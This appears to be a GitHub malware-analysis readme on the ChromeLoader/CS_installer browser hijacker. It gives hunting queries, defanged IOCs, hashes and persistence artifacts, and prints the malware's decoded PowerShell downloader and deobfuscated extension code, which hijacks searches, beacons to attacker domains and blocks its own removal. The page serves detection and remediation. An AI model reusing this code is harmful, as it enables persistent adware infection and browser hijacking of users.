

Product

Solutions

Resources

Open Source

Enterprise

Pricing

Search

Sign in

Sign up

xephora / Threat-Remediation-Scripts

Public

Notifications

Fork 17

Star 88

<> Code

Issues

Pull requests

Actions

Projects

Security

Insights

Files

main

Go to file

123Movies

39bar

AppMaster

AppRun

AskPartnerNetwork

AskToolbar

BBSK(SecureBrowser)

Bloom

BrightTramp

BrowserAssistant

ByteFence

Cash

Clearbar

CrowdStrike

DSONe Agent

DebuggerStepperBoundaryAttrib...

Detection-Scripts

DriverSupportAOSvc

DriverTonic

Editor

ElevenClock

Energy

Framework

Gallery

GameCenter

GamerHash

Headlines

Healthy

IBuddy

LiteBrowser

Manual_Scripts

Misc

Music

OneLaunch

Ouroborosbrowser

PCAcceleratePro

Threat-Remediation-Scripts / Threat-Track / CS_INSTALLER

xephora

Update readme.md

48b2617 · 2 years ago

History

| Name | Last commit message | Last commit date |
|---------------------------------------|--|------------------|
| .. | | |
| decompiling_attempt | Update readme.md | 3 years ago |
| images | Add files via upload | 3 years ago |
| choziosiloader-remediation-script.... | Create choziosiloader-remediation-script.... | 2 years ago |
| readme.md | Update readme.md | 2 years ago |

readme.md

Observed malicious IOCs for the ChromeLoader/CS_installer aka Choziosi Loader Malware

CrowdStrike Query to hunt for ChromeLoader

```
ChromeLoader ScriptContent!=null
| dedup ComputerName
| rex field=ScriptContent "(?<MaliciousDomain>(\$domain = \"[a-zA-Z0-9.]
| table _time ComputerName ScriptContent MaliciousDomain
```

```
CommandLine="*CS_installer.exe*" FilePath="*CdRom*"
| dedup ComputerName
| table _time ComputerName CommandLine FilePath SHA256HashData
```

Sigma Rule for ChromeLoader available (Thanks to Twitter User @Kostastsale)

Twitter Reference: <https://twitter.com/Kostastsale/status/1480821678145826818>

Sigma Rule: https://github.com/tsale/Sigma_rules/blob/main/malware/ChromeLoader.yml







Date of first occurrence

01-02-2022

Description:

CS_installer/ChromeLoader starts off as an ISO that masquerades as Video Game Cheats/Illegal Software/Freeware, also advertised on twitter via QR Codes. It was observed that the malicious ISO was downloaded as a zipped archive. Once downloaded and extracted, the victim runs the ISO on their machine which on Windows 10 or above mounts to disk. The ISO contains a malicious binary named CS_installer.exe (also seen as setup.exe)

Page 1 of 12

- >  PCAppStore
- >  PCHelpSoftDriverUpdater
- >  PC_Cleaner
- >  PDFunk
- >  Player
- >  Prime

and a Win32 API for scheduletask along with configurations files and a symbols file. Once mounted, the folder containing the malicious binary is locked and will not be removed by the antivirus client. It requires dismounting of the disk image to release the binary. Upon execution of the binary `CS_installer.exe` , numerous persistence mechanisms are created and also a Chrome Extension is downloaded and saved to disk. Once the extension is saved, it extracts the data and installs it into Chrome. The persistence is configured to execute a PowerShell command that runs a base64 encoded payload which will ensure the ChromeExtension remains on the machine. It was also observed that the powershell command removes the previously registered scheduled task before creating one again and repeats the Chrome Extension installation process.

Sample Analysis

<https://app.any.run/tasks/bfb74c9f-89d0-4c3b-8c65-233677cdbc5>

Domains Observed

| | |
|---------------------------------|------------------------------------|
| hxxps[://]learnataloukt[.]xyz | |
| hxxps[://]brokenna[.]work | |
| hxxps[://]yflexibilituky[.]co | |
| hxxps[://]ktyouexpec[.]xyz | reported by Twitter user @th3_prot |
| hxxps[://]withyourret[.]xyz | reported by Twitter user @th3_prot |
| hxxps[://]bosscast[.]net | reported by Twitter user @cbecks_2 |
| hxxps[://]soap2day[.]ac | reported by Twitter user @cbecks_2 |
| hxxps[://]wallpaperaccess[.]com | reported by Twitter user @cbecks_2 |
| hxxps[://]uploadhaven[.]com | reported by Twitter user @cbecks_2 |
| hxxps[://]steamunlocked[.]net | reported by Twitter user @ffforwar |
| hxxps[://]etterismype[.]co | reported by Twitter user @cbecks_2 |
| hxxps[://]downloadfree101.com | reported by Twitter user @StopMalv |
| hxxps[://]ithconsukultin[.]com | reported by Twitter user @Enadanil |
| hxxps[://]tobepartou[.]com | reported by Twitter user @Enadanil |
| hxxps[://]yeconnected[.]com | |
| hxxps[://]idwhitdoe[.]work | |
| hxxps[://]yeconnected[.]com | |

Malicious ISO

The Naming convention of the ISOs appear to be targeting young adults. These names consistently change each infection it seems.

| | |
|---|------------------|
| Universal Chat Spammer.iso | |
| Roblox Muscle Legends Script _ AutoFarm + Moreiso | |
| [UPDATED] Bee Swarm Simulator Script GUI _ Hack....iso | |
| This_Young_Maidenhead_Family_Now_Makes_15800_..._1.iso | |
| The Sims 4 [w_ ALL DLC] Free Download.iso | |
| How To Install Shaders For Minecraft 1.18.1_1....iso => | reported by redd |
| Twisted Lies by Shandi Boyes.iso | |
| File_ BONEWORKS.v1.6.zipiso | |

- <https://www.virustotal.com/gui/file/fa52844b5b7fcc0192d0822d0099ea52ed1497134a45a2f06670751ef5b33cd3>
- <https://www.virustotal.com/gui/file/b43767a9b780ba91cc52954aa741be1bddb0905b492e481aea992bca2a0c6a93>
- <https://www.virustotal.com/gui/file/860c1f6f3393014fd84bd29359b4200027274eb6d97ee1a49b61e038d3336372>
- <https://www.virustotal.com/gui/file/ad68453553a84e03c70106b7c13a483aa9ff1987621084e22067cb1344f52ab7>
- <https://www.virustotal.com/gui/file/cd999181de69f01ec686f39ccf9a55131a695c55075d530a44f251a8f41da7c8>
- <https://www.virustotal.com/gui/file/0fb038258bbbc61d4f43cac585ec92c79a9a231bcd265758c23c78f96ac1dbb2>
- <https://www.virustotal.com/gui/file/3fc00a37c13ee987ec577a8fd2c9daae31ec482c5276208ddff4bc5cb518c2f3>
- <https://www.virustotal.com/gui/file/e132de4b3b6b6135121c809e43c0adf3ebf10cb92e7b3c989c24c68ed970a6e6>

<https://www.virustotal.com/gui/file/03b2f267de27dae24de14e2c258a18e6c6d11581e6cae3a6df2b7f42947d898>
<https://www.virustotal.com/gui/file/e449eeade197cab542b6a11a3bcb972675a1066a88cfb07f09e7f7cbd1d32f6d>
<https://www.virustotal.com/gui/file/785f4ee0b26aac97429cdf99b04d2dab44798f2554b61512b49b59f834e91250>
<https://www.virustotal.com/gui/file/e1f9968481083fc826401f775a3fe2b5aa40644b797211f235f2adbeb0a0782f>

Additional Hashes reported by twitter user @cbecks_2

0ecbe333ec31a169e3bce6e9f68b310e505dedfed50fe681cfd6a6a26d1f7f411717de403bb77e49be41edfc398864cfa3e351d9843afc3d41a47e5d0172ca7918073ce19f3391f82c649a244b5555a88124fb6f496c28a914aa0f4ce139e3f21b4786ecc9b34f30359b28f0f89c0af029c7efc04e52832ae8c1334ddd2b631e2e006a8e9f697d8075ba68ab5c793670145ea56028c488f1a00b29738593edfb31b2944fb4d13a288497e64b2c4a110127e3f685fae38860aaf68336f7804d133927e4832dcbfae7ea9e2622af2a37284ceaf93b86434f35878e0077aeb29e7e41cc04487a80093df4ac9bb64afc44eb6492bb49fc125b4601cd53476f18d5a4614e2c3540cc6b410445c316d2e35f20759dd091f2f878ddf09eda6ab449f7aa66f2ade2a78843c91445f808673d6ae0fe3a13402faac2962f04544a62ffbc2d6d89c1cd593c2df03cdbd7cf3f58e2106ff210eeb6f60d5a4bf3b970989dee2e8840f385340fad9dd452e243ad1a57fb44acfd6764d4bce98a936e14a7d0bfa69ab4665f627e17377f7fed1d3ca4facb5448db587d4d22d2740585ab3fb1f549dd11c756bdf612f372f3d37410bcc469f586f2fc826df5c679b3e77501c9371a9670d746610c3be342728ff3ba8d8e0680b5ac40f4ae6e292a9a616a1b643c8bcc6cfc82a1dc277be84f28a3b3bb037aa9ef8be4d5695fcbfb24a1033174947dd2da35d1b94513f124e8b27caff10a98e6318c553da7f50206b0bfded3b52c9edeec82c65adf5c44b52fbdc4b7ff754c6bd391653bba1e0844f0cab906a5baffb9cce7a3fed63c0722f8171e8167a5e7220d6f8d89456854c239976ce7bb5d6

mounted ISO mainly contains:

\Device\CdRom0\CS_INSTALLER.EXE (Also seen as setup.exe)
\Device\CdRom0\CS_installer.exe.config
\Device\CdRom0\CS_installer.pdb
\Device\CdRom0\CS_installer.pdb
\Device\CdRom0\Microsoft.Win32.TaskScheduler.dll
\Device\CdRom0_meta.txt

CS_installers

<https://www.virustotal.com/gui/file/ded20df574b843aaa3c8e977c2040e1498ae17c12924a19868df5b12dee6dfdd>
<https://www.virustotal.com/gui/file/5f57a4495b9ab853b9d2ab7d960734645ebe5765e8df3b778d08f86119e1695c>
<https://www.virustotal.com/gui/file/187e08fca3ea9edd8340aaf335bd809a9de7a10b2ac14651ba292f478b56d180>
<https://www.virustotal.com/gui/file/1dbe5c2feca1706fafc6f767cc16427a2237ab05d95f94b84c287421ec97c224>
<https://www.virustotal.com/gui/file/5c07178b0c44ae71310571b78dde5bbc7dc8ff4675c20d44d5b386dfb4725558>
<https://www.virustotal.com/gui/file/42afb7100d3924915fde289716def039cd14d8116757061df503874217d9b047>
<https://www.virustotal.com/gui/file/2df0cf38c8039745f0341fc679d1dd7a066ec0d2e687c6914d2a2256f945d96d> Reported by Twitter user @cbecks_2
<https://www.virustotal.com/gui/file/aed9351ff414ddf1ecbfeb747b0bc6d650fcf026290cb670cbbaad02fdf3dcd> Reported by Twitter user @cbecks_2
<https://www.virustotal.com/gui/file/dca529c6ec9ea1f638567d5b6c34af4f47a80c0519178c4829becc337db5be02> Reported by Twitter user @cbecks_2

Additional CS_installer.exe hashes added 01-24-2022

9eca0cd45c00182736467ae18da21162d0715bd3d53b8df8d92a74a76a89c4a0564e913a22cf90ede114c94db8a62457a86bc408bc834fa0e12e85146110c89b

```
c56139ea4ccc766687b743ca7e2baa27b9c4c14940f63c7568fc064959214307
53347d3121764469e186d2fb243f5c33b1d768bf612cc923174cd54979314dd3
44464fb09d7b4242249bb159446b4cf4c884d3dd7a433a72184cdbdc2a83f5e5
afc8a5f5f8016a5ce30e1d447c156bc9af5f438b7126203cd59d6b1621756d90
2d4454d610ae48bf9ffbb7bafcf80140a286898a7ffda39113da1820575a892f
```

Observed behavior

Reads hostname
HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\COMPUTERNAME\ACTIVECOMPU

OS Credential Dumping
DNSCompatibility.exe

Checks Windows Trust Settings
HKEY_CURRENT_USER\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\WINTRUST\TRU

Reads settings of System Certificates
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\SYSTEMCERTIFICATES\DISALLOWED\CERT
5DA39D6

Checks supported languages
HKEY_LOCAL_MACHINE\SYSTEM\CONTROLSET001\CONTROL\NLS\SORTING\VERSIONS

Environmental Variables
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION

Checks Windows Installation Data
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION

Enumeration of Software
DNSCompatibility.exe

Scheduled Task

ChromeLoader uses a Windows API `Microsoft.Win32.TaskScheduler` to create a Scheduled task

ChromeLoader uses a dictionary to name the scheduled task.

```
string[] namesDict = new string[]
{
    "Loader",
    "Monitor",
    "Checker",
    "Conf",
    "Task",
    "Updater"
};

int nameIndex = new Random().Next(namesDict.Length);
string taskName = "Chrome" + namesDict[nameIndex];
ts.RootFolder.RegisterTaskDefinition(taskName, td);
```

- ChromeLoader
- ChromeMonitor
- ChromeChecker
- ChromeConf
- ChromeTask
- ChromeUpdater

The scheduled task contains the following command which executes a PowerShell command with a base64 payload.

```
cmd /c start /min "" powershell -ExecutionPolicy Bypass -WindowStyle Hid
```


I have observed two scenarios of how the base64 payload is executed.

1. A descramble function exists to reconstructs base64 payload.

```
Dictionary<char, char> replaceDict = new Dictionary<char, char>
{
    <dictionary of characters>
}

foreach (char c in File.ReadAllText("_meta.txt"))
{
    if (replaceDict.ContainsKey(c))
    {
        res += replaceDict[c].ToString();
    }
    else
    {
        res += c.ToString();
    }
}
return res;
```

2. The PowerShell command may be hardcoded into the malware binary
cs_installer.exe . Shown in the below images.



Retrieving ChromeLoader Scheduled Tasks using PowerShell

```
Get-ScheduledTask -Taskname "ChromeLoader" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeTask" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeConf" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeUpdater" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeMonitor" -EA SilentlyContinue
Get-ScheduledTask -Taskname "ChromeChecker" -EA SilentlyContinue
```

Scheduled Task Location# 1

```
Location 1: C:\windows\system32\tasks\ChromeLoader
Location 1: C:\windows\system32\tasks\ChromeTask
Location 1: C:\windows\system32\tasks\ChromeConf
Location 1: C:\windows\system32\tasks\ChromeMonitor
Location 1: C:\windows\system32\tasks\Chromeupdater
Location 1: C:\windows\system32\tasks\ChromeChecker
```

Contents of the scheduled task

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/11/tasks"
  <RegistrationInfo>
    <Date>2022-01-08T12:48:01.586-05:00</Date>
    <Description>Example task</Description>
```

```
<URI>\ChromeLoader</URI>
</RegistrationInfo>
<Triggers>
  <TimeTrigger>
    <Repetition>
      <Interval>PT10M</Interval>
      <StopAtDurationEnd>>false</StopAtDurationEnd>
    </Repetition>
    <StartBoundary>2022-01-08T12:49:01.55-05:00</StartBoundary>
    <Enabled>>true</Enabled>
  </TimeTrigger>
</Triggers>
<Settings>
  <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
  <DisallowStartIfOnBatteries>>true</DisallowStartIfOnBatteries>
  <StopIfGoingOnBatteries>>true</StopIfGoingOnBatteries>
  <AllowHardTerminate>>true</AllowHardTerminate>
  <StartWhenAvailable>>false</StartWhenAvailable>
  <RunOnlyIfNetworkAvailable>>false</RunOnlyIfNetworkAvailable>
  <IdleSettings>
    <Duration>PT10M</Duration>
    <WaitTimeout>PT1H</WaitTimeout>
    <StopOnIdleEnd>>true</StopOnIdleEnd>
    <RestartOnIdle>>false</RestartOnIdle>
  </IdleSettings>
  <AllowStartOnDemand>>true</AllowStartOnDemand>
  <Enabled>>true</Enabled>
  <Hidden>>false</Hidden>
  <RunOnlyIfIdle>>false</RunOnlyIfIdle>
  <WakeToRun>>false</WakeToRun>
  <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
  <Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>cmd</Command>
    <Arguments>/c start /min "" powershell -ExecutionPolicy Bypass -Wi
```

Scheduled Task Location# 2

ChromeLoader creates one of the following registry keys for Scheduled task

```
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVers
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVers
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVers
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVers
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVers
Location 2: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVers
```

Contents of the registry key

| Property | Type | Value |
|----------|--------|--|
| ----- | ---- | ----- |
| SD | Binary | (0x)01,00,04,80,94,00,00,00,b0,00,00,00,00,00,00,14,05,20,00,00,00,20,02,00,00,00,10,14,00,9f,01,1f,00,01,01,15,00,00,00,79,7b,4c,2a,f0,c4,03,8b,df,0b,88,58,ea,03,00,c4,03,8b,df,0b,88,58,ea,03,00,00,00,00,00,00,01,05,00,05,00,00,00,00,05,15,00,00,00,79,7b,4c,2a,f0,c4,03,8b, |
| Id | String | {95F41003-19E5-4FEF-BC34-BD6B24044329} |
| Index | DWord | 3 |

Scheduled Task Location# 3

ChromeLoader also creates one of the following registry keys.

Location 3: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks{X-X-X-X-X}

(To save you time, you can retrieve the task unique identifier by running the powershell command below)

```
Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeLoader"

Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeTask"


Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeConf"

Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeMonitor"

Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeChecker"

Get-ItemProperty -Path "HKLM:\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Schedule\TaskCache\Tasks\*" | Select-String "ChromeUpdater"
```

Contents of the registry key {X-X-X-X-X}

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule 

| Property | Type | Value |
|-------------|--------|---|
| ----- | ---- | ----- |
| Path | String | \ChromeLoader |
| Hash | Binary | (0x)c7,eb,cd,26,ec,d5,2f,5d,59,55,18,03,21,85,e3,c6,3 |
| Schema | DWord | 65538 |
| Date | String | 2022-01-06T13:27:37.271-05:00 |
| Description | String | Example task |
| URI | String | \ChromeLoader |
| Triggers | Binary | (0x)17,00,00,00,00,00,00,00,07,01,00,00,00,06,00,8 |
| Actions | Binary | (0x)03,00,0c,00,00,00,41,00,75,00,74,00,68,00,6f,00,7 |
| DynamicInfo | Binary | (0x)03,00,00,00,98,86,ad,14,2b,03,d8,01,aa,f5,5b,ad,5 |

Snippet of base64 decoded powershell script

```
$extPath = "$($env:LOCALAPPDATA)\chrome"
$confPath = "$extPath\conf.js"
$archiveName = "$($env:LOCALAPPDATA)\archive.zip"
$taskName = "ChromeLoader"
$domain = "SomeMaliciousDomain"

$isOpen = 0
$dd = 0
$ver = 0

(Get-WmiObject Win32_Process -Filter "name='chrome.exe'") | Select-Object
    if($_ -Match "load-extension"){
        break
    }

    $isOpen = 1
}

if($isOpen){

    if(-not(Test-Path -Path "$extPath")){

        try{
            wget "https://$domain/archive.zip" -outfile "$ar
        }catch{
            break
        }

        Expand-Archive -LiteralPath "$archiveName" -DestinationP
        Remove-Item -path "$archiveName" -Force

    }
    else{

        try{
            if (Test-Path -Path "$confPath")
            {
                $conf = Get-Content -Path $confPath
                $conf.Split(";") | ForEach-Object {
```



```
        if ($_ -Match "dd")
        {
            $dd = $_.Split('')[1]
        }elseif ($_ -Match "ExtensionVer")
        {
            $ver = $_.Split('')[1]
        }
    }
}
}catch{}

if ($dd -and $ver){

    try{

        $un = wget "https://$domain/un?did=$dd&v=$ver"

        if($un -Match "$dd"){
            Unregister-ScheduledTask -TaskName $un -Path $extPath -Force
            Remove-Item -path "$extPath" -Force
        }

    }catch{}

    try{
        wget "https://$domain/archive.zip?did=$dd&v=$ver"
    }
    catch{}

    if (Test-Path -Path "$archiveName"){
        Expand-Archive -LiteralPath "$archiveName" -DestinationPath "$extPath"
        Remove-Item -path "$archiveName" -Force
    }

}

}

try{
    Get-Process chrome | ForEach-Object { $_.CloseMainWindow }
    start chrome --load-extension="$extPath", --restore-last
}catch{}

}
```

Dropped Extension location

C:\users\<Profile>\appdata\local\chrome



Malicious Extension

sha256sum archive.zip
561f219a76e61d113ec002ecc4c42335f072be0f2f23e598f835caba294a3f9b archiv

Contents:
background.js conf.js manifest.json options.png



Sample Extension Configuration

```
cat conf.js

let _ExtnensionName = "Options";
let _ExtensionVersion = "4.0";
let _dd = "MzQ1NDYHAQICAwIGDAEAAgEFAGILBwAMSgoABgYDB0gEAgICAgUHAwAASQ=="
let _ExtDom = "https://krestinaful[.]com/";
let _ExtDomNoSchema = "krestinaful[.]com"

cat conf.js
```




```
let _ExtnensionName = "Properties";
let _ExtensionVersion = "4.4";
let _dd = "NzI3MjcGAgYEDwAHAgAFAQQGAWAOAgYASwAKAAYEBU4GBAMGCgQKDwAASw=="
let _ExtDom = "https://tobepartou[.]com/";
let _ExtDomNoSchema = "tobepartou[.]com";
```

Obfuscated Javascript **background.js** (truncated)

cat background.js

```
T1MM.q3 = (function () {
  var v = 2;
  for (; v !== 9;) {
    switch (v) {
      case 2:
        v = typeof globalThis === 'object' ? 1 : 5;
        break;
      case 1:
        return globalThis;
        break;
      case 5:
        var G;
        try {
          var s = 2;
          for (; s !== 6;) {
            switch (s) {
              case 2:
                Object['defineProperty'](Object['prototype'], 'x
                  'get': function () {
                    var J = 2;
                    for (; J !== 1;) {
                      switch (J) {
                        case 2:
                          return this;
                          break;
                      }
                    }
                  },
                'configurable': true
            ));
            G = xbHiy;
            s = 5;
            break;
          case 5:
            G['QQR8M'] = G;
            s = 4;
            break;
          case 4:
            s = typeof QQR8M === 'undefined' ? 3 : 9;
            break;
          case 9:
            delete G['QQR8M'];
            var N = Object['prototype'];
            delete N['xbHiy'];
            s = 6;
            break;
          case 3:
            throw "";
            s = 9;
            break;
        }
      }
    } catch (l) {
      G = window;
    }
    return G;
    break;
  }
}
})();
T1MM.A1MM = A1MM;
```

```
e7(T1MM.q3);  
[TRUNCATION...]
```

Raw Obfuscated javascript sample

```
U0MM.i5=(function(){var A=2;for(;A !== 9;){switch(A){case 5:var h;try{va
```

Deobfuscated Javascript background.js provided by Twitter user @struppigel <https://twitter.com/struppigel>

Blog post created by Karsten Hahn @struppigel, providing an analysis of the malicious Chrome Extension

<https://www.gdatasoftware.com/blog/2022/01/37236-qr-codes-on-twitter-deliver-malicious-chrome-extension>

<https://twitter.com/struppigel/status/1489500184371515396>

The purpose of the malicious Chrome Extension is to generate Ad Revenue for the actor. The Chrome Extension periodically makes web requests every 30 minutes to generate Ads. Analytics is sent to the attackers domain every 3 hours. This malware has the capability of spreading through the victim's Google Profile via Synchronization.

Turn on and off Google Chrome Synchronization

[https://support.google.com/chrome/answer/185277?](https://support.google.com/chrome/answer/185277?hl=en&co=GENIE.Platform%3DDesktop)

[hl=en&co=GENIE.Platform%3DDesktop](https://support.google.com/chrome/answer/2765944)

<https://support.google.com/chrome/answer/2765944>

```
chrome.webRequest.onBeforeSendHeaders.addListener(n4 => {  
  n4.requestHeaders.push({name: "dd", value: _dd});  
  return {requestHeaders: n4.requestHeaders};  
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["blocking", "requestHea  
  
chrome.webRequest.onHeadersReceived.addListener(g4 => {  
  if (g4.type !== "main_frame") {  
    return null;  
  }  
  g4.responseHeaders.forEach(u4 => {  
    if (u4.name === "is") {  
      isValue = u4.value;  
      setWithExpirySec("is", isValue, 300);  
      return null;  
    }  
  });  
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["responseHeaders"]);  
  
chrome.webRequest.onBeforeRequest.addListener(function (s4) {  
  var O4, L4, R4, r4, p4, F4, i4, w4, b4;  
  if (s4.type !== "main_frame") {  
    return null;  
  }  
  O4 = s4.url;  
  L4 = new URL(O4);  
  if (O4.indexOf("google.") >= 0 && O4.indexOf("search") >= 0 && O4.inde  
    R4 = L4.searchParams.get("q");  
  }  
  if (O4.indexOf("search.yahoo.") >= 0 && O4.indexOf("p=") >= 0) {  
    R4 = L4.searchParams.get("p");  
  }  
  if (O4.indexOf("bing.") >= 0 && O4.indexOf("search") >= 0 && O4.indexO  
    R4 = L4.searchParams.get("q");  
  }  
  if (R4 && R4.length > 1) {  
    r4 = getWithExpiry("lastQuery");  
    p4 = Math.floor(Math.random() * 100);  
    F4 = getWithExpiry("is") || 100;  
    i4 = s4.initiator;  
    w4 = 0;  
    if (i4) {  
      if (i4.includes("bing.")) {  
        w4 = 1;  
      }  
    }  
  }  
}, {urls: ["*://*." + _ExtDomNoSchema + "/*"]}, ["requestHeaders"]);
```

```
    }
    if (i4.includes("yahoo.")) {
      w4 = 1;
    }
  }
  if (F4 > p4 && w4 && r4) {
    setWithExpirySec("lastQuery", R4, 60);
    return null;
  }
  if (R4 === r4) {
    return null;
  }
  setWithExpirySec("lastQuery", R4, 60);
  b4 = _ExtDom + "search?ext=" + _ExtensionName + "&ver=" + _ExtensionVersion;
  chrome.tabs.update({url: b4});
}
}, {urls: ["https://*.google.com/*", "https://*.yahoo.com/*", "https://*.

function getWithExpiry(N4) {
  var z4, Q4, I4;
  z4 = localStorage.getItem(N4);
  if (!z4) {
    return null;
  }
  Q4 = JSON.parse(z4);
  I4 = new Date;
  if (I4.getTime() > Q4.expiry) {
    localStorage.removeItem(N4);
    return null;
  }
  return Q4.value;
}

chrome.runtime.onInstalled.addListener(k4 => {
  if (k4.reason == "install") {
    localStorage.removeItem("lastQuery");
    localStorage.removeItem("ad");
    localStorage.removeItem("is");
    chrome.alarms.create("hb", {delayInMinutes: 1.1, periodInMinutes: 18});
    chrome.alarms.create("ad", {delayInMinutes: 5, periodInMinutes: 30});
    analytics("install", "");
    sync();
    chrome.management.getAll(function (l4) {
      handleInstalledExtensions(l4);
    });
    chrome.privacy.services.searchSuggestEnabled.set({value: !true});
  }
});

chrome.runtime.setUninstallURL(_ExtDom + "uninstall?ext=" + _ExtensionName);

function setWithExpirySec(v4, M4, P4) {
  var e4, Z4;
  e4 = new Date;
  Z4 = {value: M4, expiry: e4.getTime() + P4 * 1e3};
  localStorage.setItem(v4, JSON.stringify(Z4));
}

function openAd() {
  var h4;
  h4 = _ExtDom + "ad?ext=" + _ExtensionName + "&ver=" + _ExtensionVersion;
  fetch(h4, {method: "GET", credentials: "include", redirect: "follow"})
    .then(function (r4) {
      var o4, E4, S4;
      if (r4.length > 0) {
        o4 = r4[0];
        E4 = o4[1];
        S4 = "https:" + o4[2];
        chrome.tabs.create({url: E4}, function (C4) {
          fetch(S4, {credentials: "include"});
          setWithExpirySec("ad", C4.id, 86400);
        });
      }
    })
    .catch(t4 => {});
}
```

```
chrome.contextMenus.create({title: "Remove", id: "menu", contexts: ["bro
chrome.tabs.onUpdated.addListener(function (H4, y4, d4) {
  if (y4.status == "loading" && d4.url.indexOf("chrome://extensions") ==
    chrome.tabs.create({url: "chrome://settings"});
    chrome.tabs.remove(H4);
  }
});

function sync() {
  var q4;
  q4 = _ExtDom + "redsync";
  fetch(q4, {method: "GET", credentials: "include"}).then(a4 => a4.text(
    analytics("sync", X4);
  }).catch(V4 => {});
}

function handleInstalledExtensions(W4) {
  fetch("https://com." + _ExtDomNoSchema + "/ext" + "post" + _ExtensionName
}

chrome.browserAction.onClicked.addListener(function (G7) {
  chrome.tabs.create({url: "chrome://settings"});
});

chrome.contextMenus.onClicked.addListener(function (m7, A7) {
  chrome.tabs.create({url: "chrome://settings"});
});

function analytics(j4, J4) {
  var A4;
  A4 = _ExtDom + j4 + "?ext=" + _ExtensionName + "&ver=" + _ExtensionVersion;
  if (J4 != "") {
    A4 = A4 + "&info=" + J4;
  }
  navigator.sendBeacon(A4);
}

chrome.alarms.onAlarm.addListener(function (J7) {
  if (J7.name === "hb") {
    analytics("hb", "");
    sync();
  } else if (J7.name === "ad") {
    getAd();
  }
});

function handleExtensionResp(K4) {
  try {
    extnsionIds = JSON.parse(K4).list;
    extnsionIds.forEach(B4 => chrome.management.setEnabled(B4, false));
  } catch (x4) {}
}

function getAd() {
  var f4;
  f4 = getWithExpiry("ad");
  if (f4) {
    chrome.tabs.get(f4, function (c4) {
      if (c4) {
        return null;
      } else {
        openAd();
      }
    });
    console.clear();
  } else {
    openAd();
  }
}
```